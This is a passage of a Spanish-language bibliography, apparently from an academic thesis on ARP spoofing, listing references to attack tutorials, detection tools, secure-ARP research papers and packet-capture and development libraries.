[14] **"The Basics of Arpspoofing/Arppoisoning"**, <http://www.irongeek.com/i.php?page=security/arpspoof> [Consulta: Viernes, 20 de febrero de 2009]

[15] **"ettercap"**, <http://ettercap.sourceforge.net/index.php> [Consulta: Viernes, 20 de febrero de 2009]

[16] **"Man-in-the-middle Fake DNS for Metasploit"**, <http://www.mcgrewsecurity.com/2008/08/04/man-in-the-middle-fake-dns-for-metasploit/> [Consulta: Viernes, 20 de febrero de 2009]

[17] **"What is the difference between a hub and a switch?"**, <http://www.darron.net/network/secondpage.html> [Consulta: Viernes, 20 de febrero de 2009]

[18] **"Video: Man-in-the-Middle Attack on MySpace with Cain"**, <http://www.ethicalhacker.net/content/view/182/1/> [Consulta: Viernes, 20 de febrero de 2009]

[19] **"Address Resolution Protocol Spoofing and Man-in-the-Middle Attacks"**, <http://www.sans.org/reading_room/whitepapers/threats/474.php> [Consulta: Viernes, 20 de febrero de 2009]

[20] L. N. R. Group. **"arpwatch, the ethernet monitor program for keeping track of ethernet/ip address pairings"** <ftp://ftp.ee.lbl.gov/arpwatch.tar.gz>, [Consulta: Viernes, 20 de febrero de 2009].

[21] **"Snort - the de facto standard for intrusion detection_prevention"**, <www.snort.org> [Consulta: Viernes, 20 de febrero de 2009]

[22] **"ARP-Guard"**, <http://www.3mfuture.com/articles_arp/arp_guard_arp_spoofing_onepage_en.pdf> [Consulta: Viernes, 20 de febrero de 2009]

[23] M. Carnut and J. Gondim. **"ARP spoofing detection on switched Ethernet networks: A feasibility study"**. In Proceedings of the 5th Simpósio Seguranc¸a em Informática, Nov.2003.
[24] **"ebtables"**, <http://ebtables.sourceforge.net/> [Consulta: Viernes, 20 de febrero de 2009]
[25] **"Configure Your Catalyst for a More Secure Layer 2"**, <http://www.enterprisenetworkingplanet.com/netsecur/article.php/3462211> [Consulta: Viernes, 20 de febrero de 2009]
[26] **"Cisco ME 6500 Series Ethernet Switches"**, <http://www.cisco.com/en/US/products/ps6845/index.html> [Consulta: Viernes, 20 de febrero de 2009]
[27] M. Tripunitara and P. Dutta. **"A middleware approach to asynchronous and backward compatible detection and prevention of ARP cache poisoning"**. In Proceedings of the 15th Annual Computer Security Applications Conference (ACSAC'99), Dec. 1999.
[28] **"ARP Security - ARP-related security issues"**, <http://www.semicomplete.com/articles/arp-security/> [Consulta: Viernes, 20 de febrero de 2009]
[29] **"Securing ARP,An overview of threats,approaches, andsolutions"**,<http://www.chrismc.de/development/xarp/Securing_ARP_0_2_0.pdf> [Consulta: Viernes, 20 de febrero de 2009]
[30] M. Gouda and C.-T. Huang. **"A secure address resolution protocol"**. Computer Networks, 41(1):57–71, Enero. 2003.
[31] D. Bruschi, A. Ornaghi, and E. Rosti. **"S-ARP: A secure address resolution protocol"**. In Proceedings of the 19th Annual Computer Security Applications Conference (ACSAC '03), Diciembre. 2003.
[32] **"Digital Signature Algorithm"**, <http://en.wikipedia.org/wiki/Digital_Signature_Algorithm> [Consulta: Viernes, 20 de febrero de 2009]
[33] W. Lootah, W. Enck, and P. McDaniel. **"TARP: Ticket-based address resolution protocol"**. In Proceedings of the 21st Annual Computer Security Applications Conference (ACSAC'05), Diciembre. 2005.
[34] V. Goyal, V. Kumar, and M. Singh. **"A new architecture for address resolution"** 2005. No publicado, Disponible en <http://www.itbhu.ac.in/departments/comp/crypto/mayank.htm>.
[35] **"Hash tree"**, <http://en.wikipedia.org/wiki/Merkle_Hash_Tree> [Consulta: Viernes, 20 de febrero de 2009]
[36] **"Efficient Authentication and Signing of Multicast Streams over Lossy Channels"**, <http://www.cs.berkeley.edu/~dawnsong/papers/tesla.pdf> [Consulta: Viernes, 20 de febrero de 2009]
[37] **"Configuring Dynamic ARP Inspection"**, <http://www.cisco.com/en/US/docs/switches/lan/catalyst3560/software/release/12.2_20_se/configuration/guide/swdynarp.pdf> [Consulta: Viernes, 20 de febrero de 2009]
[38] **"Linux Kernel 2.6.28.6"**, <http://www.kernel.org/pub/linux/kernel/v2.6/patch-2.6.28.6.bz2> [Consulta: Viernes, 20 de febrero de 2009]
[39] Bruce Scheneier, **"Attack Trees"** <http://www.schneier.com/paper-attacktrees-ddj-ft.html> [Consulta: Viernes, 20 de febrero de 2009]
[40] **"Timeline of Microsoft Windows"**, <http://en.wikipedia.org/wiki/Timeline_of_Microsoft_Windows> [Consulta: Viernes, 20 de febrero de 2009]
[41] **"POSIX"**, <http://en.wikipedia.org/wiki/POSIX> [Consulta: Viernes, 20 de febrero de 2009]
[42] **"WinPcap, the Packet Capture and Network Monitoring Library for Windows"**, <http://www.winpcap.org/install/default.htm> [Consulta: Viernes, 20 de febrero de 2009]
[43] **"TCPDUMP_LIBPCAP"**, <http://www.tcpdump.org> [Consulta: Viernes, 20 de febrero de 2009]
[44] **"SharpPcap - A packet capture framework for .NET"**, <http://www.tamirgal.com/home/dev.aspx?Item=SharpPcap> [Consulta: Viernes, 20 de febrero de 2009]

[45] **“POSIX for Windows”**, <http://en.wikipedia.org/wiki/POSIX#POSIX_for_Windows> [Consulta: Viernes, 20 de febrero de 2009]
[46] **“Writing Faster Managed Code: Know What Things Cost”**, <http://msdn.microsoft.com/en-us/library/ms973852.aspx> [Consulta: Viernes, 20 de febrero de 2009]
[47] **“GetIpNetTable Function”**, <http://msdn.microsoft.com/en-us/library/aa365956(VS.85).aspx> [Consulta: Viernes, 20 de febrero de 2009]
[48] **“Application Development - Open Source Downloads – Qt - a cross-platform application and UI development framework”**, < http://www.qtsoftware.com/downloads/opensource/appdev> [Consulta: Viernes, 20 de febrero de 2009]
[49] **“QextSerialPort”**, <http://qextserialport.sourceforge.net/> [Consulta: Viernes, 20 de febrero de 2009]
[50] **“Tools – Xcode”**, <http://developer.apple.com/tools/xcode> [Consulta: Viernes, 20 de febrero de 2009]
[51] **“Proyecto VLIR – Espol”**, <http://www.vlir.espol.edu.ec> [Consulta: Viernes, 20 de febrero de 2009]